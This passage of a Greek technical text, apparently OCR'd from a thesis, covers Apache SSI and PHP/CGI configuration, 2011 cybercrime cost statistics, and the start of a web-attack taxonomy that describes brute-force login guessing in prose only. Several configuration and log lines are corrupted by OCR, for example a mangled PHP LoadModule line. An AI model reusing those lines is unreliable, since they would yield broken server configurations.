Το SSI επιτρέπει την ενσωμάτωση μια σειρά από ειδικών «εντολών» στον HTML κώδικα . Όταν ο διακομιστής διαβάζει ένα SSI έγγραφο, ψάχνει για αυτές τις εντολές και κάνει τις απαραίτητες ενέργειες . Για παράδειγμα, υπάρχει μια εντολή SSI που εισάγει την τελευταία τροποποίηση της ώρας του εγγράφου. Όταν ο διακομιστής διαβάζει ένα αρχείο με αυτήν την εντολή , αντικαθιστά την εντολή με την κατάλληλη ώρα.

Ο Apache περιλαμβάνει ένα σύνολο από SSI εντολές που βασίζονται σε αυτές που βρίσκονται στο διακομιστή NCSA συν κάποιες άλλες επιπλέον επεκτάσεις. Αυτό υλοποιείται από το module (mod_includes).

Από προεπιλογή, ο διακομιστής δεν έχει πρόβλημα να ψάχνει σε αρχεία HTML για εντολές SSI. Αυτό θα επιβραδύνει κάθε πρόσβαση στα αρχεία HTML. Για να γίνει χρήση του SSI πρέπει να οριστούν στον Apache ποια έγγραφα περιέχουν τις εντολές SSI. Ένας τρόπος να γίνει αυτό είναι η χρησιμοποίηση μιας ειδικής επέκτασης αρχείου . shtml και μπορεί να διαμορφωθεί με τις παρακάτω ντιρεκτίβες :

```
AddHandler server-parsed .shtml
AddType    text/html      shtml
```

Η ντιρεκτίβα AddHandler λέει στον Apache να ελέγχει κάθε .shtml αρχείο για

την ύπαρξη SSI εντολών. Η ντιρεκτίβα AddType μετατρέπει το περιεχόμενο του αποτελέσματος ως HTML, έτσι ώστε το πρόγραμμα περιήγησης να το εμφανίσει σωστά.πχ για προσθήκη footer σε πολλές σελίδες αρκεί να προστεθεί το παρακάτω Include σε κάθε σελίδα .

```
<!--#include file="footer.html" -->
```

Βλαβοληψία

Όταν τοποθετούνται ντιρεκτίβες σε ένα αρχείο .htaccess, και δεν υπάρχει το επιθυμητό αποτέλεσμα, υπάρχουν διάφορα πράγματα που μπορεί να πηγαίνουν στραβά.

Συνήθως, το πρόβλημα οφείλεται στο ότι AllowOverride δεν έχει ρυθμιστεί έτσι ώστε οι ντιρεκτίβες στα .htaccess αρχεία σας να μην ισχύουν . Αρχικά γίνεται επιβεβαίωση ότι δεν έχει οριστεί παρακάτω ντιρεκτίβα να έχει εμβέλεια στο ενδιαφερόμενο site :

```
AllowOverride None
```

Μια καλή δοκιμή για αυτό είναι να τοποθετηθούν σκουπίδια στο .htaccess αρχείο και να γίνει reload ο apache . Εάν δεν δημιουργηθεί σφάλμα στον διακομιστή, τότε είναι σχεδόν βέβαιο ότι η ντιρεκτίβα `AllowOverride None` είναι σε ισχύ σε κάποιο από τα κύρια αρχεία παραμετροποίησης .

Εάν, από την άλλη πλευρά, προκύψουν σφάλματα διακομιστή όταν γίνεται προσπάθεια πρόσβασης κάποιου εγγράφου,πρέπει να γίνει έλεγχος του αρχείου καταγραφής σφαλμάτων (error log) του Apache . Πιθανόν να αναφέρει ότι δεν επιτρέπεται η χρησιμοποίησή της ντιρεκτίβα του .htaccess αρχείου . Διαφορετικά , μπορεί να υπάρχει ανάλογη προειδοποίηση για τυχόν συντακτικό σφάλμα .

PHP

Ενοποίηση της PHP με το Apache σε Συστήματα Linux/Unix

Για να διασφαλιστεί ότι η PHP συνεργάζεται αρμονικά με το Apache, θα πρέπει να διεξαχθεί αρχικά έλεγχος και πιθανώς κάποια προσθήκη ορισμένων στοιχείων στο αρχείο διαμόρφωσης httpd.conf. Κατ ' αρχήν αφού γίνει αναζήτηση μίας γραμμής όπως η ακόλουθη :

```
LoadModule php4_rnodule                    modules/libphp4.50
```

Εάν η γραμμή αυτή δεν υπάρχει , ή εάν περιλαμβάνει ένα σύμβολο # στην αρχή της, θα πρέπει να προστεθεί ή να διαγραφεί το # . Η γραμμή αυτή λέει στο Apache να χρησιμοποιήσει το κοινόχρηστο object αρχείο της PHP (libphp4.so), το οποίο δημιουργήθηκε κατά την διαδικασία μεταγλώττισης.
Στη συνέχεια , γίνεται αναζήτηση της ακόλουθης ενότητας :

```
#
# AddType  allows you to add to or override the MIME
configuration
# file mime. types for specific file types .
#
```

Προσθήκη της ακόλουθης γραμμής :

```
AddType    application/x-httpd-php  .php .phtml .html
```

Οι παραπάνω γραμμές διασφαλίζουν ότι ο μηχανισμός εκτέλεσης της PHP θα διερμηνεύει τα αρχεία που έχουν επέκταση .php, .phtml και .html. Αποθηκεύστε το παραπάνω αρχείο και κατόπιν επανεκκινήστε το Apache. Εάν εξετάσετε το αρχείο καταγραφής σφαλμάτων (error_log), θα πρέπει να δείτε μία καταχώριση όπως η ακόλουθη :

```
[Sun Se p 28 10: 42: 47 200 2] [notice] Apa che / 2. O . 47
(Unix ) PHP /4 . 3. 3 configured
```


Πλέον η PHP αποτελεί μέρος του Apache Web server .

Έλεγχος της Εγκατάστασης

Ο απλούστερος τρόπος για να ελέγξετε την εγκατάσταση της PHP είναι η δημιουργία ενός μικρού δοκιμαστικού script το οποίο θα χρησιμοποιεί την συνάρτηση phpinfo(). Η συνάρτηση αυτή παράγει μία μακροσκελή λίστα πληροφοριών διαμόρφωσης . Ανοίξτε οποιονδήποτε συντάκτη κειμένου και πληκτρολογήστε την ακόλουθη γραμμή:

```
<? php phpinfo( );   ?>
```

Αποθηκεύστε αυτό το αρχείο με όνομα phpinfo.php και τοποθετήστε το στον αρχικό κατάλογο εγγράφων (document root) του Web server σας - τ ον υ ποκατάλογο htdocs του καταλόγου εγκατάστασης του Apache. Εάν προσπελάσετε αυτό το αρχείο από το περιβάλλον μιας εφαρμογής περιήγησης , το αποτέλεσμα που θα δείτε θα πρέπει να είναι παρόμοιο με αυτό της παρακάτω εικόνας .



Εικόνα 2 phpinfo.php

PERL-CGI-PYTHON

Το τέταρτο γράμα του ακρωνυμίου LAMP πέρα από την πιο δημοφιλή αναφορά του , που αποτελεί η γλώσσα PHP μπορεί να αναφέρεται τόσο στην Perl, όσο και στην Python όπως θα δούμε και πιο κάτω.

Η Perl έγινε δημοφιλή γλώσα προγραμματισμού λόγο της δύναμης που κατέδειξε στην ευκολία της χρήσης της .Απ'τη στιγμή που κάποιος κατανοήσει τους κανόνες της μπορεί να κάνει πολλά πράγματα χρησιμοποιώντας λίγο κώδικα .Δεν είναι τυχαίο άλλωστε πως ένα από τα μότο που χαρακτηρίζουν την γλώσσα είναι το «Perl Makes Easy Tasks Easy and Hard Tasks Possible / Η Perl κάνει τις εύκολες δουλειές εύκολα και τις δύσκολες πιθανές» .

Η perl αρχικά δημιουργήθηκε ως μία γλώσσα επεξεργασίας κειμένου το 1987 από τον Larry Wall και αναπτύχθηκε σαν ένα open source project .Ο δημιουργός της χρειαζόταν μία γλώσσα για να διαχειριζεται και να επεξεργάζεται μία βάση δεδομένων αποτελούμενη από αρχεία κειμένου .Σχεδίασε την Perl σαν μία γλώσσα με ενσωματωμμένη επεξεργασία κειμένου χρησιμοποιώντας κανονικές εκφράσεις και παρέχοντας μια σειρά από λειτουργίες επεξεργασίας κειμένου . Ένα από τα ατού της είναι η φορητότητά της . Αν αναπτυχθούν σωστά τα Perl scripts μπορούν να τρέξουν σε πολλά διαφορετικά λειτουργικά συστήματα απαιτόντας ελάχιστες τροποποιήσεις .

Το ακρωνύμιο Perl αντιπροσωπεύει το Practical Extraction and Report Language, η εξέλιξη που σημείωσε ήταν μεγάλη και σταδιακά μετατράπηκε από μία γλώσσα επεξεργασίας κειμένου σε μία πανίσχυρη αντικειμενοστραφής γλώσσα

πολλαπλών χρήσεων επιλύοντας προβλήματα όπως διαχειρίσεως συστήματος , δικτυακού προγραμματισμού , διαχειρίσεως βάσεων δεδομένων και μία από τις πιο δημοφιλείς της χρήσεις την δημιουργία CGI scripts .
Η σύνταξης της είναι όπως της C , οι χειριστές , οι δομές και οι λεκτικοί συνδυασμοί της είναι όμοιοι με αυτούς της C .

Το πρόγραμμα που διερμηνεύει / μεταγλωτίζει τον κώδικα Perl λέγεται “perl” και τυπικά στα unix -οειδή λειτουργικά συστήματα βρίσκεται στο /usr/local/bin/perl ή /usr/bin/perl .

Common Gateway Interface (CGI)

Το CGI αποτελεί πρότυπο για την εκτέλεση εξωτερικών προγραμμάτων από έναν www-Http-Server . Το CGI καθορίζει τον τρόπο με τον οποίο θα περάσουν τα δεδομένα εισόδου στο πρόγραμμα αποτελούμενα ως μέρος του HTTP request .Ορίζουν επίσης ένα πλήθος από μεταβλητές περιβάλλοντος οι οποίες είναι διαθέσιμες προς χρήση από το πρόγραμμα .Το πρόγραμμα παράγει ένα output ,τυπικά σε HTML το οποίο ο web server επεξεργάζεται και αποστέλνει πίσω στην εφαρμογή περιήγησης. Ένα CGI πρόγραμμα για παράδειγμα μπορεί να να έχει πρόσβαση σε δεδομένα μιας βάσης δεδομένων και να μορφοποιήσει τα αποτελέσματα σε HTML .

Παρόλο που τα CGI προγράμματα μπορεί να είναι μεταγλωτισμένα, πολύ συχνά για την συνταξή τους χρησιμοποιούνται γλώσσες διερμηνευμένες όπως η PERL ή τα Unix shell scripts κάτω από το κοινή ονομασία «CGI script» .

Python

Αποτελεί μία υψηλού επιπέδου διερμηνευμένη γλώσσα προγραμματισμού η οποία δημιουργήθηκε από τον Guido van Rossum το 1991 . Συνδιάζει κάποια στοιχεία από τις τότε υπάρχουσες γλώσσες ABC , C , Modula-3 και Icon .Καλύπτει το χάσμα μεταξύ της C και του shell προγραμματισμού καθιστώντας το κατάλληλο για άμεση κατασκευή πρωτοτύπου ή σαν μια επεκτάμενη γλώσσα για C εφαρμογές .Είναι αντικειμενοστρεφής και υποστηρίζει packages , modules , classes μία καλή C διεπαφή , δυναμικό φόρτομα των C modules και δεν υπάρχει κανένας αυθαίρετος περιορισμός .

Σημαντικό στοιχείο αποτελεί το γεγονός , ότι είναι διαθέσιμη σε όλες της κυρίαρχες πλατφόρμες unix , windows και macintosh . Αυτό σημαίνει ότι από τη στιγμή που τρέξει ο κώδικας σε μία πλατφόρμα και χρειάζεσαι τον ίδιο κώδικα σε να εκτελεστεί σε άλλη πλατφόρμα δεν χρειάζεται να τροποποιήσεις σχεδόν τίποτα από τον κώδικα .

Πιθανά προβλήματα των CGI scripts

Πολλές φορές χρησιμοποιώντας CGI scripts αντιμετωπίζουμε διάφορα προβλήματα όταν πάμε να τα εκτελέσουμε . Ένα φαινομενικά σωστά γραμμένο

script μπορεί να μην εκτελείται σωστά και αυτό να οφείλεται σε κάποια ίσως καλά κρυμμένα προβλήματα που είναι δύσκολο να ανιχνευτούν .

Μερικά από τα σημαντικά προβλήματα είναι τα εξής :

Τα python scripts δεν αναφέρονται ως εκτελέσιμα .Όταν ένα CGI script δεν είναι εκτελέσιμο οι περισσότεροι web servers θα επέτρεπαν σε έναν χρήστη να το κατεβάσει , αντί κανονικά να εκτελεστεί και να του στείλει πίσω τα αποτελέσματα του .Για να τρέχουν λοιιπόν κανονικά στα unix –οειδή συστήματα θα πρέπει να ενεργοποιηθεί το +x bit του αρχείου , χρησιμοποιόντας την εντολή chmod a+x your_script.py .

Σε ένα unix-οειδή σύστημα η γραμμή τέλους του προγράμματος πρέπει να είναι σύμφωνη με τις γραμμές τέλους σε Unix συστήματα.Αυτό είναι σημαντικό γιατί ο web server ελέγχει την πρώτη γραμμή του script (καλείται shebang) και προσπαθεί να τρέξει το πρόγραμμα που ορίζεται εκεί και κάτω .Μπορεί εύκολα να δημιουργηθεί πρόβλημα από μία γραμμή τέλους ενός windows συστήματος (το Carriage Return και το Line Feed καλούνται επίσης και CRLF) γι'αυτό θα πρέπει να μετατραπεί το αρχείο σε αρχείο με γραμμή τέλους unix (μόνο LF) .Αυτό μπορεί να γίνει αυτόματα κάνοντας upload το αρχείο μέσο FTP σε text mode αντί του binary mode , όμως ο προτινόμενος τρόπος είναι να σώσουμε το αρχείο μέσο του editor που χρησιμοποιούμε με γραμμή τέλους unix . Οι περισσότεροι editors το υποστηρίζουν .

Ο web server θα πρέπειν να μπορεί να διαβάζει το αρχείο και θα πρέπει να γίνει έλεγχος να είναι σωστά τα δικαιώματα που του έχουν παραχωρηθεί .Στα unix-οειδή συστήματα ο apache server συνήθως τρέχει ως user/group www-data είναι σκόπιμο λοιπόν να αλλάξουμε την προσβασιμότητα του αρχείου και να μπορεί να διαβαστεί από όλους (User, group, and all others.)με την εντολή chmod a+r your_script.py .


Ο web server πρέπει να γνωρίζει ότι το αρχείο στο οποίο προσπαθείς να έχεις πρόσβαση είναι ένα CGI script . Έλεγχος των ρυθμίσεων του web server , στη περίπτωση unix-οειδή συστήματος αρχικά να προχωρήσουμε στη δημιουργία φακέλου με τα cgi scripts , έστω ότι είναι το /home/sam/public_html/cgi-bin/ . Στη συνέχεια ανοίγουμε το configuration file του site μας και προσθέτουμε τα παρακάτω .

```
ScriptAlias /cgi-bin/ /home/sam/public_html/cgi-bin/
<Directory /home/sam/public_html/cgi-bin/>
        Options ExecCGI
        AddHandler cgi-script cgi pl
</Directory>
```

Στα unix-οειδή συστήματα το path του διερμηνευτή στην πρωτη γραμμή του script πρέπει να είναι συμπληρωμένο σωστά (#!/usr/bin/env python) . Αυτή η γραμμή καλεί το /usr/bin/env να βρει το Python και θα απετύχει αν δεν υπάρχει /usr/bin/env ή ο Python βρίσκεται σε άλλο path .Οι εντολές whereis python και type –p python καταδεικνύουν σε ποιο φάκελο έγινε η εγκατάσταση .

Η επονομαζόμενη και κυβερνοασφάλεια αποτελεί τον κορυφαίο κίνδυνο των επιχειρήσεων για δεύτερη συνεχόμενη χρονιά, μπροστά από την παραδοσιακή εγκληματικότητα, τις φυσικές καταστροφές και την τρομοκρατία , σύμφωνα με έρευνα του 2011 που διεξήγαγε η εταιρία ασφαλείας Symantec .

Οι τρεις σημαντικότεροι παράγοντες επαγγελματικού ρίσκου σχετίζονται με τα δεδομένα και την ασφάλεια του δικτύου, σε ένα δείγμα συμμετεχόντων με περισσότερους από 3.000 ερωτηθέντες σε 36 χώρες .Οι συμμετέχοντες κατέταξαν τις επιθέσεις στον κυβερνοχώρο ως την κορυφαία απειλή . Στη συνέχεια ακολουθούν τα περιστατικά που οφείλονται σε διέρευση πληροφοριών από καλοπροαίρετους εσωτερικούς χρήστες και τρίτον οι εσωτερικές απειλές από εσωτερικούς χρήστες που έχουν ως στόχο τα IT συστήματα της εταιρίας .



Εικόνα 3 παράγοντες επαγγελματικού ρίσκου (1-μεγαλύτερης σημαντικότητα)

Ωστόσο, φετινή έρευνα κατέδειξε ότι οι οργανώσεις γίνονται όλο και καλύτερες στην καταπολέμηση των απειλών, με πολλούς ερωτηθέντες αναφέρουν μια μείωση του αριθμού και της συχνότητας των επιθέσεων στον κυβερνοχώρο σε σχέση με το 2010.

Το 71% των ερωτηθέντων δέχθηκαν επιθέσεις τους τελευταίους 12μήνες, σε σύγκριση με 75% το 2010. Οι ερωτηθέντες αναφέρουν ότι η αυξανόμενη συχνότητα των επιθέσεων από 29% το 2010 μειώθηκε σε 21% το 2011.

Ο αριθμός των εταιρειών οι οποίες δέχτηκαν επίθεση και παρουσίαζαν ζημίες λόγω αυτών των επιθέσεων στον κυβερνοχώρο μειώθηκε από 100% το 2010 σε 92%το 2011.

Η έρευνα διαπίστωσε αύξηση του αριθμού των επιχειρήσεων οι οποίοι πιστεύουν ότι η διατήρηση της ασφάλειας των λειτουργικών τους διαδικασιών και των πληροφοριών , αποτελεί ζωτικής σημασίας προτεραιότητα , με το 41% των ερωτηθέντων να δηλώνουν ότι η ασφάλεια στον κυβερνοχώρο είναι πολύ πιο σημαντική από ό,τι πριν από 12 μήνες.

Οι οργανισμοί συνεχίζουν να επενδύουν περισσότερο στην προστασία των φυσικών περιουσιακών στοιχείων, όπως φορητοί υπολογιστές, τα οποία συνεχώς σημειώνουν πτώση από πλευράς αξίας , και αντιθέτως δεν επενδύουν αρκετά στην διασφάλιση των πληροφοριακών τους πόρων των οποίων και η αξία αυξάνει ραγδαία .

Ενώ ο αριθμός των επιτυχών επιθέσεων συνεχώς και μειώνεται , επειδή οι εταιρίες συνεχώς σημειώνουν βελτίωση στη γενικότερη ασφάλειά τους , οι επιθέσεις που είναι επιτυχείς προκαλούν όλο και μεγαλύτερη οικονομική ζημία , επειδή τείνουν να είναι περισσότερο στοχευμένες , με τους επιτιθέμενους να επιδεικνύουν μεγαλύτερη επιμονή και να εντείνουν τις προσπάθειες τους μέχρι να επιτύχουν την παραβίαση των μέτρων ασφαλείας των στόχων τους .

Το μέσο κόστος των επιθέσεων στον κυβερνοχώρο έχει αυξηθεί κατά 56% έναντι των στοιχείων του προηγούμενου έτους, σύμφωνα ετήσια μελέτη κόστους του έγκληματος στον κυβερνοχώρο (Second Annual Cost of Cyber Crime Study) που διεξήγαγε το ινστιτούτο Ponemon σε αντιπροσωπευτικό δείγμα 50 οργανισμών σε διάφορους κλάδους της βιομηχανίας των ΗΠΑ πολλοί από αυτούς βέβαια είναι επιχειρήσεις πολυεθνικές .

Η έρευνα διαπίστωσε ότι το μέσο κόστος των εγκλήματων στον κυβερνοχώρο που πραγματοποιήθηκαν ήταν $ 5.9εκ το έτος και κυμαίνονται από $ 1,5 εκ έως $ 36.5εκ το έτος.

Η ανίχνευση και η αποκατάσταση αποτελούν τις πιο δαπανηρές εσωτερικές δραστηριότητες, η έρευνα διαπίστωσε, ότι επιτυγχάνεται μια σημαντική μείωση του κόστους για τους οργανισμούς που είναι σε θέση να αυτοματοποιήσουν τον εντοπισμό και την αποκατάσταση των ζημιών μέσω τεχνολογιών ασφαλείας.

Περισσότερο από το 90% όλων των προκλημένων οικονομικών ζημιών του εγκλήματος στον κυβερνοχώρο οφείλονται σε επιθέσεις κακόβουλου κώδικα, άρνηση παροχής υπηρεσιών (Dos) και web-based επιθέσεις.


Τα βασικά ευρήματα της μελέτης περιλαμβάνουν ότι οι επιθέσεις στον κυβερνοχώρο μπορεί να είναι δαπανηρές για τα θύματα τους , εάν δεν ανιχνευτούν και αποκατασταθούν γρήγορα .Η υλοποίηση προηγμένων υπηρεσιών ασφάλειας (advanced security intelligence) και συστημάτων διαχείρισης κινδύνου (risk management systems) μπορούν να μετριάσουν τον αντίκτυπο των επιθέσεων.

Οι ερευνητές του Ponemon διαπίστωσαν ότι ο μέσος χρόνος για την επίλυση μιας επίθεσης στον κυβερνοχώρο είναι 18 ημέρες, με μέσο κόστος περίπου 416.000 δολάρια. Αυτό αντιπροσωπεύει μια αύξηση σχεδόν 70% από το εκτιμώμενο κόστος των 250.000 δολαρίων του προηγούμενου έτους που είχε πραγματοποιηθεί για χρονική περίοδο ανάλυσης 14 ημερών. Τα αποτελέσματα έδειξαν επίσης ότι οι κακόβουλες επιθέσεις εκ των έσω μπορούν να διαρκέσουν περισσότερο και από 45 ημέρες μέχρι να ολοκληρωθούν .

Οι οργανισμοί που είχαν υλοποιήσει συστήματα ασφάλειας πληροφοριών και διαχείρισης περιστατικών (SIEM-security information and event management) κατάφεραν να επιτύγχουν εξοικονόμηση κόστους της τάξης του 25%, που προκύπτει από τη δυνατότητα της ανίχνευσης και αποκατάστασης γρήγορα των εγκλήματατων


στον κυβερνοχώρο. Ως αποτέλεσμα, οι οργανώσεις αυτές επιτυγχάνουν χαμηλότερο κόστος αποκατάστασης και εντοπισμού .

Το κόστος ποικίλλει σημαντικά από τον τύπο της επίθεσης στον κυβερνοχώρο το παρακάτω διάγραμμα συγκρίνει τα αποτελέσματα του 2010 με αυτά του 2011, που δείχνουν το ποσοστό του ετήσιου κόστους των εγκλημάτων στον κυβερνοχώρο για εννέα τύπους επιθέσεων που συγκεντρώθηκαν από τις κυριότερες διεθνείς οργανώσεις ασφαλείας. Επιθέσεις κακόβουλου κώδικα και άρνησης εξυπηρέτησης (DoS) κατέχουν τις δύο υψηλότερες θέσεις κόστους στον κυβερνοχώρο.Στα λιγότερο δαπανηρά περιλαμβάνονται τα botnets , το κακόβουλο λογισμικό, οι ιοί , τα worms και τα trojans.



Εικόνα 4 ετήσιο ποσοστό κόστους κυβερνοεγκλήματος βάση τύπου επίθεσης

Το επόμενο διάγραμμα συγκρίνει τα αποτελέσματα του 2010 με αυτά του 2011, και απεικονίζει πόσο διαφέρει το κόστος της εγκληματικότητας στον κυβερνοχώρο σε σχέση με τον τύπο επίθεσης που χρησιμοποιείται . Το διάγραμμα τονίζει το μέσο ετήσιο κόστος του εγκλήματος στον κυβερνοχώρο σταθμισμένο με βάση τη μεγαλύτερη συχνότητα των διαφορετικών τύπων επίθεσης για όλες τις εταιρείες που συμμετέχουν . Σαφώς, οι μεγαλύτερες οικονομικές ζημίες οφείλονται στις επιθέσεις άρνησης υπηρεσίας (Dos), στις Web-based επιθέσεις ,σε κακόβουλο κώδικα και κακόβουλος εσωτερικούς χρήστες . Συνολικά, αυτές τις επιθέσεις αποτελούν ποσοστό πάνω από το 90 τοις εκατό των συνολικών εγκλημάτων που έχουν σημειωθεί στον κυβερνοχώρο.



Εικόνα 5 Ετήσιο μέσο κόστος κυβερνοεγκλημάτων, διαβαθμισμένο βάση του τύπου επίθεσης με την μεγαλύτερη συχνότητα εμφάνισης .

Τύποι Επιθέσεων

Κατηγορία Αυθεντικοποίησης

Το κομμάτι της αυθεντικοποίηση καλύπτει τις επιθέσεις που έχουν ως στόχο τις μεθόδους του web site στην επαλήθευση της ταυτότητας ενός χρήστη , μιας υπηρεσίας η μιας εφαρμογής .Αυθεντικοποίηση υλοποιείται χρισιμοποιώντας έναν από τους παρακάτω τρεις μηχανισμούς ¨κάτι που έχεις ¨ , ¨κάτι που ξέρεις ¨ ή ¨κάτι που είσαι ¨ . Σε αυτό το σημείο θα συζητήσουμε τις επιθέσεις που χρησιμοποιούνται για να καταστρατηγήσουν και να εκμεταλλευτούν την διαδικασία αυθεντικοποίησης ενός web site.

Επίθεση Brute Force

Μία επίθεση αυτής της μορφής είναι μια αυτοματοποιημένη διαδικασία δοκιμών και λαθών προσπαθώντας ένας κακόβουλος να μαντέψει το username και το password ενός χρήστη ,τον αριθμό της πιστωτικής του κάρτας ή ένα κρυπτογραφικό κλειδί .

Πολλά συστήματα επιτρέπουν τη χρήση αδύναμων passwords ή κρυπτογραφικών κλειδιών και οι χρήστες συχνά επιλέγουν ευκολομνημόνευτα passwords που πολλές φορές υπάρχουν στα λεξικά .Σε αυτό το σενάριο ένας επιτιθέμενος θα ψάξει το λεξικό λέξη προς λέξη διενεργόντας χιλιάδες ή ακόμη και εκατομμύρια αναζητήσεις μέχρι να βρει το έγκυρο . Όταν το μαντεμένο password επιτρέψει την είσοδο στο σύστημα η Brute Force επίθεση έχει στεφθεί με επιτυχία και ο επιτιθέμενος έχει ελεύθερη πρόσβαση στο λογαριασμό του χρήστη .

